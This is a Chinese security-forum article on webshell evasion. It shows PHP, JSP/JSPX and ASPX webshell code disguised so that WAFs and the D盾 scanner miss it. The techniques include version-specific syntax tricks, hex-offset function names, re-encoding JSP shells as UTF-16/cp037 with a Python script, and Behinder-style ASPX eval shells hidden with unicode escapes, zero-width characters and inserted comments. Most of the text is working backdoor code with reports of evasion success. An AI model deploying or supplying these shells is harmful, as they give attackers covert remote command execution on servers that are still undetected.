

测试几种实战成功过的 webshell 的免杀方式 - 先知社区


php 的免杀

传统的 php 免杀不用多说了 无非就是各种变形和外部参数获取，对于一些先进的 waf 和防火墙来说，不论如何解析最终都会到达命令执行的地方，但是如果语法报错的话，就可能导致解析失败了，这里简单说几个利用 php 版本来进行语义出错的 php 命令执行方式。

1、利用在高版本 php 语法不换行来执行命令

```
<?=
$a=<<< aa
assassassassassassassassassassassassassassassassassss
aa;echo `whoami`
?>
```

5.2 版本报错，





(<https://xzfile.aliyuncs.com/media/upload/picture/20220223233008-7b9d54c0-94bd-1.png>)

5.3 报错

← → ↻ ⓘ 127.0.0.1/1.php

 应用

Parse error: syntax error, unexpected \$end, expecting T_VARIABLE or T_END_HEREDOC or T_C
D:\phpstudy_pro\WWW\1.php on line 5

XP. 小皮
CN

+ 创建网站

🔍 查找



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223233635-622c6a84-94be-1.png>)

5.4 版本报错

← → ↻ ⓘ 127.0.0.1/1.php

应用


Parse error: syntax error, unexpected end of file, expecting variable (T_VARIABLE) or heredoc end (T_END_{\$ (T_CURLY_OPEN) in **D:\phpstudy_pro\WWW\1.php** on line 5





(<https://xzfile.aliyuncs.com/media/upload/picture/20220223233054-971ce08a-94bd-1.png>)

7.3.4 成功执行命令






(<https://xzfile.aliyuncs.com/media/upload/picture/20220223233508-2e640252-94be-1.png>)

2、利用 \ 特殊符号来引起报错


```
<?php
\echo `whoami`;?>
```

5.3 执行命令失败



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223235137-7bb2ce42-94c0-1.png>)

7.3 执行命令失败



第二域名

端口 ☒ http ☐ https 80

根目录 D:/phpstudy_pro/WWW

创建环境 ☐ 创建FTP ☐ 创建数据库 ☒ 同步hosts

程序类型 ☒ PHP

PHP版本 php7.3.4nts 到期日期 2100-01



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223235303-aeff05fe-94c0-1.png>)

5.2 成功执行

建网站

网站

基本配置 高级配置 安全配置 错误页面 伪静

域名 localhost

第二域名

端口 ☒ http ☐ https 80

根目录 D:/phpstudy_pro/WWW

← → ↺ ⓘ 127.0.0.1/1.php

应用

Warning: Unexpected character in input: '\' (ASCII=92) state=1 in D:\phpstudy_p
laptop-t4vuv3g4\ice

创建环境 ☐ 创建FTP ☐ 创建数据库 ☒ 同步hosts

程序类型 ☒ PHP

PHP版本 到期日期



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223235236-9ecac39e-94c0-1.png>)

3、十六进制字符串

在 php7 中不认为是数字，php5 则依旧为数字

经过测试 5.3 和 5.5 可以成功执行命令，5.2 和 php7 无法执行

```
<?php
$s=substr("aabbccsystem","0x6");
$s(whoami)
?>
```

7.3 命令执行失败

网站

基本配置 高级配置 安全配置 错误页面 伪静

域名

第二域名

端口 ☒ http ☐ https

根目录

← → ↺ 127.0.0.1/1.php

应用

Fatal error: Uncaught Error: Call to undefined function aabbccsystem() in D:\phpstudy_pro\WWW\1.php on line 3

创建环境 ☐ 创建FTP ☐ 创建数据库 ☒ 同步hosts

程序类型 ☒ PHP

PHP版本 到期日期



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223235800-605170ee-94c1-1.png>)

5.2 命令执行失败

网站

基本配置 高级配置 安全配置 错误页面 伪静


域名

第二域名

端口 ☒ http ☐ https

根目录

创建环境 ☐ 创建FTP ☐ 创建数据库 ☒ 同步hosts





程序类型 ☒ PHP

PHP版本 到期日期

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223235839-778af208-94c1-1.png>)

5.3 命令执行成功





(<https://xzfile.aliyuncs.com/media/upload/picture/20220223235923-91aa156a-94c1-1.png>)

除此之外，还有很多种利用版本差异性来 bypass 一些没有对所有版本进行检测更新的所谓的 "先进 waf"。

当然，对于我们可以结合垃圾数据，变形混淆，以及大量特殊字符和注释的方式来构造更多的 payload, 毕竟每家的 waf 规则不同，配置也不同，与一些传输层面的 bypass 进行结合产生的可能性就会非常多样。

例如：

7.0 版本的?? 特性，如果版本为 5.x 的话就会报错，可以结合一些其他方式吧

```
<?php
$a = $_GET['function'] ?? 'whoami';
$b = $_GET['cmd'] ?? 'whoami';
$a(null.(null.$b));
```

jsp 免杀

本人对 java 研究的不是非常深入，因此主要分享的还是平时收集的几个小 tips，如果有没看过的师傅现在看到了也是极好的，java unicode 绕过就不再多言。

0、小小 Tips

jsp 的后缀可以兼容为 jsp 的代码，也兼容 jsp 的所有特性，如 CDATA 特性。

jspx 的后缀不兼容为 jsp 的代码，jspx 只能用jspx 的格式

1、jspx CDATA 特性

在 XML 元素里，< 和 & 是非法的，遇到 < 解析器会把该字符解释为新元素的开始，遇到 & 解析器会把该字符解释为字符实体化编码的开始。但是我们有时候有需要在jspx 里添加 js 代码用到大量的 < 和 & 字符，因此可以将脚本代码定义为 CDATA。

CDATA 部分内容会被解析器忽略。

格式：<![CDATA[xxxxxxxxxxxxxxxxxxxxxx]]>

例如

```
String cmd = request.getPar<![CDATA[ameter]]>("shell");
```

此时 ameter 依旧会与 getPar 拼接成为 getParameter

2、实体化编码

```
if (cmd !=null){
    Process child = Runtime.getRuntime().exec(cmd);
    InputStream in = child.getInputStream();
```

3、利用 java 支持其他编码格式来进行绕过

```
#python2
charset = "utf-8"
data = '''<%Runtime.getRuntime().exec(request.getParameter("i"));;%>''' .format(charset=charset)
```

```
f16be = open('utf-16be.jsp','wb')
f16be.write('<%@ page contentType="charset=utf-16be" %>')
f16be.write(data.encode('utf-16be'))
```

```
f16le = open('utf-16le.jsp','wb')
f16le.write('<jsp:directive.page contentType="charset=utf-16le"/>')
```

```
f16le.write(data.encode('utf-16le'))
```

```
fcp037 = open('cp037.jsp', 'wb')
```

```
fcp037.write(data.encode('cp037'))
```

```
fcp037.write('<%@ page contentType="charset=cp037"/>')
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20220224204923-313d99f4-9570-1.png>)

可以看到对于 D 盾的免杀效果还是非常好的。

新加卷 (E:) > Java_code > eljsp > out > artifacts > eljsp_war_exploded				
名称	修改日期	类型	大小	
WEB-INF	2021/12/14 17:46	文件夹		
123444.jspx	2021/12/15 15:20	JSPX 文件	1 KB	
cp037.jsp	2021/12/15 14:10	JSP 文件	1 KB	
cp037.jspx	2021/12/15 15:20	JSPX 文件	1 KB	
index.jsp	2021/12/15 11:41	JSP 文件	1 KB	
utf-16be.jsp	2021/12/15 14:10	JSP 文件	1 KB	
utf-16be.jspx	2021/12/15 15:20	JSPX 文件	1 KB	



(<https://xzfile.aliyuncs.com/media/upload/picture/20220224205038-5d9ffafa-9570-1.png>)

aspx 的免杀

aspx 免杀的方式相对于 PHP 和 java 的较少, 这里列出 5 种方式来 bypass 进行免杀

- 1、unicode 编码
- 2、空字符串连接
- 3、<%%> 截断
- 3、头部替换
- 5、特殊符号 @
- 6、注释

我们以一个普通的冰蝎马作为示例


```
<%@ Page Language="Jscript"%> eval(@Request.Item["pass"],"unsafe");% (mailto:eval(@Request.Item[
```

这一步无需多言，一定是会被 D 盾所查杀的

文件（支持拖放目录和扫描）	级别	说明	大小	修改时间
 e:\a-safe-tools\11.webshell连接工具\behinde...	5	已知后门	444	2020-08

(<https://xzfile.aliyuncs.com/media/upload/picture/20220224191304-bcbc7148-9562-1.png>)

1、unicode 编码

例如 eval 他可以变为

```
\u0065\u0076\u0061\u006c
```

经过我本地的测试，它不支持大 U 和多个 0 的增加

```
<%@ Page Language="Jscript"%><%\u0065\u0076\u0061\u006c(@Request.Item["pass"],"unsafe");%>
```

2、空字符串连接

在函数字符串中插入这些字符都不会影响脚本的正常运行，在测试前需要注意该类字符插入的位置，否则插入错误的地方会产生报错

```
\u200c
```

```
\u200d
```

```
\u200e
```

```
\u200f
```

3、使用 <%%> 语法

将整个字符串与函数利用 <%%> 进行分割

```
<%@Page Language=JS%><%eval%><%(Request.%<Item["pass"],"unsafe");%>
```

4、头部免杀

之前有遇到过检测该字段的 <%@ Page Language="C#" %>, 这个是标识 ASPX 的一个字段, 针对该字段进行免杀 %@Language=CSHARP% (mailto:%@Language=CSHARP%) 很久之前修改为这样就过了

同样的, 可以修改为


```
<%@ Page Language="Jscript"%>-----》<%@Page Language=JS%>
```

也可以将该字段放在后面, 不一定要放前面等


5、使用符号

如哥斯拉 webshell 存在特征代码, 可以添加 @符号但是不会影响其解析。

```
(Context.Session["payload"] == null)
(@Context.@Session["payload"] == null)
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20220224203625-615f0eee-956e-1.jpeg>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20220224203657-743ed5c6-956e-1.png>)

6、注释可以随意插入

如下所示为冰蝎部分代码

```
<%/qi*/Session./qi*/Add(@"k"/qi*/,/qi*/"e45e329feb5d925b"/qi*/>
```

可以与 <%%> 结合使用效果会更好